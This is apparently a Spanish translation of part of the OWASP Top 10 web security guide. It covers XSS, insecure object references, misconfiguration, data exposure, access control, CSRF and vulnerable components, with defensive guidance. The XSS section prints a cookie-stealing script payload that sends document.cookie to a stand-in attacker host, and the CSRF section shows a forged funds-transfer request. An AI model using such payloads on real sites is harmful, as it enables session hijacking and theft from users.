Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia MUY DIFUNDIDA	Detección FACIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador. Casi cualquier fuente de datos puede ser un vector de ataque, incluyendo fuentes internas tales como datos de la base de datos.	<u>XSS</u> es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) <u>Almacenadas</u> , 2) <u>Reflejadas</u> , y 3) <u>basadas en DOM</u> .  La mayoría de las fallas XSS son detectadas de forma relativamente fácil a través de pruebas o por medio del análisis del código.		El atacante puede ejecutar secuencias de comandos en el navegador de la víctima para secuestrar las sesiones de usuario, alterar la apariencia del sitio web, insertar código hostil, redirigir usuarios, secuestrar el navegador de la víctima utilizando malware, etc.	Considere el valor para el negocio del sistema afectado y de los datos que éste procesa.  También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

### ¿Soy Vulnerable?

Es vulnerable si no asegura que todas las entradas de datos ingresadas por los usuarios son codificadas adecuadamente; o si no se verifica en el momento de ingreso que los datos sean seguros antes de ser incluidos en la página de salida. Sin la codificación o validación debida, dicha entrada será tratada como contenido activo en el navegador. De utilizarse Ajax para actualizar dinámicamente la página, ¿utiliza una API de JavaScript segura?. De utilizar una API de JavaScript insegura, se deben realizar la codificación o validación de las entradas.

Mediante el uso de herramientas automatizadas se pueden identificar ciertas vulnerabilidades de XSS. Sin embargo, cada aplicación construye las páginas de salida de forma diferente y utiliza distintos intérpretes en el navegador como JavaScript, ActiveX, Flash o Silverlight, dificultando la detección automática. Una cobertura completa requiere además de enfoques automáticos, una combinación de técnicas como la revisión manual de código y de pruebas de penetración.

Las tecnologías Web 2.0 como Ajax, hacen que XSS sea mucho más difícil de detectar mediante herramientas automatizadas.

### ¿Cómo prevenirlo?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

1. La opción preferida es codificar los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde serán ubicados. Para más detalles sobre técnicas de codificación, consulte la Hoja de trucos de OWASP para la prevención XSS.
2. También se recomienda la validación de entradas positiva o de "lista blanca", considerando que esta técnica no es una defensa completa ya que muchas aplicaciones requieren aceptar caracteres especiales como parte de las entradas válidas. Dicha validación debe, en la medida de lo posible, validar el largo, los caracteres, el formato y reglas de negocio que debe cumplir el dato antes de aceptarlo como entrada.
3. Para contenido en formato enriquecido, considere utilizar bibliotecas de auto sanitización como AntiSamy de OWASP o el proyecto sanitizador de HTML en Java.
4. Considere utilizar políticas de seguridad de contenido (CSP) para defender contra XSS la totalidad de su sitio.

### Ejemplos de escenarios de Ataques

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro "CC" en el navegador:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A8 para información sobre CSRF.

### Referencias (en inglés)

#### OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Requerimientos de codificación de salidas (V6)
- OWASP AntiSamy: Biblioteca de sanitización
- Testine Guide: Primeros tres capítulos sobre pruebas de la validación de datos

- OWASP Guía de revisión de código: Capítulo sobre revisión de XSS
- OWASP XSS Filter Evasion Cheat Sheet


#### Externas

- CWE Entry 79 on Cross-Site Scripting



# A4

## Referencia directa insegura a objetos



### ¿Soy Vulnerable?

La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas. Para conseguir esto, considerar:

1. Para referencias directas a recursos restringidos, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso en concreto que solicita.
2. Si la referencia es una referencia indirecta, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto.

Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no detectan este tipo de vulnerabilidades porque no son capaces de reconocer cuáles necesitan protección o cuáles son seguros e inseguros.

### ¿Cómo prevenirlo?

Requiere seleccionar una forma de proteger los objetos accesibles por cada usuario (identificadores de objeto, nombres de fichero):

1. Utilizar referencias indirectas por usuario o sesión. Esto evitaría que los atacantes accedieran directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.
2. Comprobar el acceso. Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

### Ejemplos de escenarios de ataques

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =  
connection.prepareStatement(query , ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

Si el atacante modifica el parámetro "acct" en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no es verificada, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

<http://example.com/app/accountInfo?acct=notmyacct>

### Referencias (en inglés)

#### OWASP

- [OWASP Top 10-2013 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(Ver isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)](#)

Para requisitos adicionales en controles de acceso, consultar la [sección de requisitos sobre Control de Acceso de ASVS \(V4\)](#)






#### Externas

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (que es un ejemplo de ataque de referencia a un objeto directo)



## A5

## Configuración de Seguridad Incorrecta

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere atacantes anónimos externos así como usuarios con sus propias cuentas que pueden intentar comprometer el sistema. También considere personal interno buscando enmascarar sus acciones.	Un atacante accede a cuentas por defecto, páginas sin uso, fallas sin parchear, archivos y directorios sin protección, etc. para obtener acceso no autorizado o conocimiento del sistema.	Las configuraciones de seguridad incorrectas pueden ocurrir a cualquier nivel de la aplicación, incluyendo la plataforma, servidor web, servidor de aplicación, base de datos, framework, y código personalizado. Los desarrolladores y administradores de sistema necesitan trabajar juntos para asegurar que las distintas capas están configuradas apropiadamente. Las herramientas de detección automatizadas son útiles para detectar parches omitidos, fallos de configuración, uso de cuentas por defecto, servicios innecesarios, etc.		Estas vulnerabilidades frecuentemente dan a los atacantes acceso no autorizado a algunas funcionalidades o datos del sistema. Ocasionalmente provocan que el sistema se comprometa totalmente.	El sistema podría ser completamente comprometido sin su conocimiento. Todos sus datos podrían ser robados o modificados lentamente en el tiempo.  Los costes de recuperación podrían ser altos.

## ¿Soy vulnerable?

¿Cuenta su aplicación con el apropiado fortalecimiento en seguridad a través de todas las capas que la componen? Incluyendo:

1. ¿Tiene algún software sin actualizar? Esto incluye el SO, Servidor Web/Aplicación, DBMS, aplicaciones, y todas las librerías de código (ver nuevo A9).
2. ¿Están habilitadas o instaladas alguna característica innecesaria (p. ej. puertos, servicios, páginas, cuentas, privilegios)?
3. ¿Están las cuentas por defecto y sus contraseñas aún habilitadas y sin cambiar?
4. ¿Su manejo de errores revela rastros de las capas de aplicación u otros mensajes de error demasiado informativos a los usuarios?
5. ¿Están las configuraciones de seguridad en su framework de desarrollo (p. ej. Struts, Spring, ASP.NET) y librerías sin configurar a valores seguros?

Sin un proceso repetible y concertado de configuración de seguridad para las aplicaciones, los sistemas están en alto riesgo.

## ¿Cómo prevenirlo?

Las recomendaciones primarias son el establecimiento de todo lo siguiente:

1. Un proceso rápido, fácil y repetible de fortalecimiento para obtener un entorno apropiadamente asegurado. Los entornos de Desarrollo, QA y Producción deben ser configurados idénticamente (con diferentes contraseñas usadas en cada entorno). Este proceso puede ser automático para minimizar el esfuerzo de configurar un nuevo entorno seguro.
2. Un proceso para mantener y desplegar las nuevas actualizaciones y parches de software de una manera oportuna para cada entorno. Debe incluir también todas las librerías de código (ver nuevo A9).
3. Una fuerte arquitectura de aplicación que proporcione una separación segura y efectiva entre los componentes.
4. Considere ejecutar escaneos y realizar auditorías periódicamente para ayudar a detectar fallos de configuración o parches omitidos.

## Ejemplos de escenarios de Ataque

**Escenario #1:** La consola de administrador del servidor de aplicaciones se instaló automáticamente y no se ha eliminado. Las cuentas por defecto no se han modificado. Un atacante descubre las páginas por defecto de administración que están en su servidor, se conecta con las contraseñas por defecto y lo toma.

**Escenario #2:** El listado de directorios no se encuentra deshabilitado en su servidor. El atacante descubre que puede simplemente listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas sus clases compiladas de Java, las cuales decompila y realiza ingeniería inversa para obtener todo su código fuente. Encuentra un fallo serio de control de acceso en su aplicación.

**Escenario #3:** La configuración del servidor de aplicaciones permite que se retornen la pila de llamada a los usuarios, exponiéndose potencialmente a fallos subyacentes. A los atacantes les encanta que les proporcionen información extra con los mensajes de errores.

**Escenario #4:** El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Las aplicaciones de ejemplo pueden poseer fallos de seguridad bien conocidos que los atacantes pueden utilizar para comprometer su servidor.

## Referencias (en inglés)

## OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)


Para requerimientos adicionales en este área, ver [ASVS requirements area for Security Configuration \(V12\)](#).

## Externos

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

# A6

## Exposición de datos sensibles



### ¿Soy Vulnerable?

Lo primero que debe determinar es el conjunto de datos sensibles que requerirán protección extra. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, e información personal deberían protegerse. Para estos datos:

1. ¿Se almacenan en texto claro a largo plazo, incluyendo sus respaldos?
2. ¿Se transmite en texto claro, interna o externamente? El tráfico por Internet es especialmente peligroso.
3. ¿Se utiliza algún algoritmo criptográfico débil/antiguo?
4. ¿Se generan claves criptográficas débiles, o falta una adecuada rotación o gestión de claves?
5. ¿Se utilizan tanto encabezados como directivas de seguridad del navegador cuando son enviados o provistos por el mismo?

Y más ... Por un conjunto completo de problemas a evitar, ver [ASVS areas Crypto \(V7\), Data Prot \(V9\), and SSL \(V10\)](#).

### ¿Cómo prevenirlo?

Los riesgos completos de utilizar cifrado de forma no segura, uso de SSL, y protección de datos escapan al alcance del Top 10. Dicho esto, para los datos sensibles, se deben realizar como mínimo lo siguiente:

1. Considere las amenazas de las cuáles protegerá los datos (ej: atacante interno, usuario externo), asegúrese de cifrar los datos sensibles almacenados o en tráfico de manera de defenderse de estas amenazas.
2. No almacene datos sensibles innecesariamente. Descártelos apenas sea posible. Datos que no se poseen no pueden ser robados.
3. Asegúrese de aplicar algoritmos de cifrado fuertes y estándar así como claves fuertes y gestión de claves segura. Considere utilizar módulos criptográficos validados como [FIPS 140](#).
4. Asegúrese que las claves se almacenan con un algoritmo especialmente diseñado para protegerlas como ser [bcrypt](#), [PBKDF2](#) o [scrypt](#).
5. Deshabilite el autocompletar en los formularios que recolectan datos sensibles. Deshabilite también el cacheado de páginas que contengan datos sensibles.

### Ejemplos de escenarios de Ataques

Escenario #1: Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos números usando una clave pública, y permitir solamente a las aplicaciones de back-end descifrarlos con la clave privada.

Escenario #2: Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red (como ser una red inalámbrica abierta), y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo los datos privados del usuario.

Escenario #3: La base de datos de claves usa hashes sin salt para almacenar las claves. Una falla en una subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

### Referencias

#### OWASP

Para un conjunto completo de requerimientos, ver [ASVS req's on Cryptography \(V7\), Data Protection \(V9\) y Communications Security \(V10\)](#).

- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)






#### Externas

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)



**A7**

## Inexistente Control de Acceso a nivel de funcionalidades

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad	 Impactos Técnicos	 Impactos al negocio	
Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto MODERADO	Específico de la aplicación/negocio
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerabilidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.	Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema.  Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.	

### ¿Soy vulnerable?

La mejor manera de determinar si una aplicación falla en restringir adecuadamente el acceso a nivel de funcionalidades es verificar cada funcionalidad de la aplicación:

1. ¿La interfaz de usuario (UI) muestra la navegación hacia funcionalidades no autorizadas?
2. ¿Existe autenticación del lado del servidor, o se han perdido las comprobaciones de autorización?
3. ¿Los controles del lado del servidor se basan exclusivamente en la información proporcionada por el atacante?

Usando un proxy, navegue su aplicación con un rol privilegiado. Luego visite reiteradamente páginas restringidas usando un rol con menos privilegios. Si el servidor responde a ambos por igual, probablemente es vulnerable. Algunas pruebas de proxies apoyan directamente este tipo de análisis.

También puede revisar la implementación del control de acceso en el código. Intente seguir una solicitud unitaria y con privilegios a través del código y verifique el patrón de autorización. Luego busque en el código para detectar donde no se está siguiendo ese patrón.

Las herramientas automatizadas no suelen encontrar estos problemas.

### ¿Cómo prevenirlo?

La aplicación debería tener un módulo de autorización consistente y fácil de analizar, invocado desde todas las funciones de negocio. Frecuentemente, esa protección es provista por uno o más componentes externos al código de la aplicación.

1. El proceso para gestión de accesos y permisos debería ser actualizable y auditable fácilmente. No lo implemente directamente en el código sin utilizar parametrizaciones.
2. La implementación del mecanismo debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad.
3. Si la funcionalidad forma parte de un workflow, verifique y asegúrese que las condiciones del flujo se encuentren en el estado apropiado para permitir el acceso.

NOTA: La mayoría de las aplicaciones web no despliegan links o botones para funciones no autorizadas, pero en la práctica el "control de acceso de la capa de presentación" no provee protección. Ud. debería implementar chequeos en los controladores y/o lógicas de negocios.

### Ejemplos de Escenarios de Ataque

Escenario #1: El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URLs requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página "admin\_getapplinfo".

<http://example.com/app/getapplinfo>

[http://example.com/app/admin\\_getapplinfo](http://example.com/app/admin_getapplinfo)

Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no administrador, puede acceder a "admin\_getapplinfo", también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.

Escenario #2: Una página proporciona un parámetro de "acción" para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad.

### Referencias (en inglés)

#### OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)






Para requerimientos de control de acceso adicionales, ver [AWS requirements area for Access Control \(V4\)](#).

#### Externos

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

# A8

## Falsificación de Peticiones en Sitios Cruzados (CSRF)

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere cualquier persona que pueda cargar contenido en los navegadores de los usuarios, y así obligarlos a presentar una solicitud para su sitio web. Cualquier sitio web o canal HTML que el usuario acceda puede realizar este tipo de ataque.	El atacante crea peticiones HTTP falsificadas y engaña a la víctima mediante el envío de etiquetas de imágenes, XSS u otras técnicas. <u>Si el usuario está autenticado</u> , el ataque tiene éxito.	CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF es bastante fácil a través de pruebas de penetración o de análisis de código.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizada a cambiar, o a acceder a cualquier funcionalidad donde esté autorizada, incluyendo registro, cambios de estado o cierre de sesión.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación de su negocio.

### ¿Soy vulnerable?

Para conocer si una aplicación es vulnerable, verifique la ausencia de un token impredecible en cada enlace y formulario. En dicho caso, un atacante puede falsificar peticiones maliciosas. Una defensa alternativa puede ser la de requerir que el usuario demuestre su intención de enviar la solicitud, ya sea a través de la re-autenticación, o mediante cualquier otra prueba que demuestre que se trata de un usuario real (por ejemplo, un CAPTCHA).

Céntrese en los enlaces y formularios que invoquen funciones que permitan cambios de estados, ya que éstos son los objetivos más importantes del CSRF.

Deben verificarse las operaciones de múltiples pasos, ya que no son inmunes a este tipo de ataque. Los atacantes pueden falsificar fácilmente una serie de solicitudes mediante el uso de etiquetas o incluso de código Javascript.

Tenga en cuenta que las cookies de sesión, direcciones IP de origen, así como otra información enviada automáticamente por el navegador no proveen ninguna defensa ya que esta información también se incluye en las solicitudes de falsificadas.

La herramienta de pruebas CSRF (CSRF Tester) de OWASP puede ayudar a generar casos de prueba que ayuden a demostrar los daños y peligros de los fallos de tipo CSRF.

### Ejemplos de Escenarios de Ataque

La aplicación permite al usuario enviar una petición de cambio de estado no incluya nada secreto. Por ejemplo:

`http://example.com/app/transferFunds?  
amount=1500&destinationAccount=4673243243`

De esta forma, el atacante construye una petición que transferirá el dinero de la cuenta de la víctima hacia su cuenta. Seguidamente, el atacante inserta su ataque en una etiqueta de imagen o iframe almacenado en varios sitios controlados por él de la siguiente forma:

``

Si la víctima visita alguno de los sitios controlados por el atacante, estando ya autenticado en example.com, estas peticiones falsificadas incluirán automáticamente la información de la sesión del usuario, autorizando la petición del atacante.

### ¿Cómo prevenirlo?

La prevención CSRF por lo general requiere la inclusión de un token no predecible en cada solicitud HTTP. Estos tokens deben ser, como mínimo, únicos por cada sesión del usuario.

1. La opción preferida es incluir el token único en un campo oculto. Esto hace que el valor de dicho campo se envíe en el cuerpo de la solicitud HTTP, evitando su inclusión en la URL, sujeta a mayor exposición.
2. El token único también puede ser incluido en la propia URL, o un parámetro de la misma. Sin embargo, esta práctica presenta el riesgo e inconveniente de que la URL sea expuesta a un atacante, y por lo tanto, pueda comprometer el token secreto.

CSRF Guard de OWASP puede incluir automáticamente los tokens secretos en Java EE, .NET, aplicaciones PHP. Por otro lado, ESAPI de OWASP incluye también métodos para que los desarrolladores puedan utilizar con tal evitar este tipo de vulnerabilidades.

3. Requiera que el usuario vuelva a autenticarse, o pruebas que se trata de un usuario legítimo (por ejemplo mediante el uso de CAPTCHA) pueden también proteger frente ataques de tipo CSRF.

### Referencias

#### OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSREGuard - CSRE Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRETester - CSRE Testing Tool](#)






#### Externos

- [CWE Entry 352 on CSRF](#)



## A9

## Uso de Componentes con Vulnerabilidades Conocidas

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detectabilidad DIFÍCIL	Impacto MODERADO	Específico de la aplicación / negocio
Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de la amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace más difícil si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibliotecas se encuentren actualizadas. En muchos casos, los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.		El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	
				Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.	

## ¿Soy Vulnerable?

En teoría, debiera ser fácil distinguir si estas usando un componente o biblioteca vulnerable. Desafortunadamente, los reportes de vulnerabilidades para software comercial o de código abierto no siempre especifica exactamente que versión de un componente es vulnerable en un estándar, de forma accesible. Más aún, no todas las bibliotecas usan un sistema numérico de versiones entendible. Y lo peor de todo, no todas las vulnerabilidades son reportadas a un centro de intercambio fácil de buscar, Sitios como CVE y NVD se están volviendo fáciles de buscar.

Para determinar si es vulnerable necesita buscar en estas bases de datos, así como también mantenerse al tanto de la lista de correos del proyecto y anuncios de cualquier cosa que pueda ser una vulnerabilidad, si uno de sus componentes tiene una vulnerabilidad, debe evaluar cuidadosamente si es o no vulnerable revisando si su código utiliza la parte del componente vulnerable y si el fallo puede resultar en un impacto del cual cuidarse.

## ¿Cómo prevenirlo?

Una opción es no usar componentes que no ha codificado. Pero eso no es realista. La mayoría de los proyectos de componentes no crean parches de vulnerabilidades de las versiones más antiguas. A cambio, la mayoría sencillamente corrige el problema en la versión siguiente. Por lo tanto, actualizar a esta nueva versión es crítico. Proyectos de software debieran tener un proceso para:

1. Identificar todos los componentes y la versión que están ocupando, incluyendo dependencias (ej: El plugin de [versión](#)).
2. Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto, y lista de correo de seguridad, y mantenerlos actualizados.
3. Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables.
4. Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente.

## Ejemplos de Escenarios de Ataques

Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio. Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011.

- [Apache CXF Authentication Bypass](#) - Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos. (Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.)
- [Spring Remote Code Execution](#) - El abuso de la implementación en Spring del componente "Expression Language" permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques.

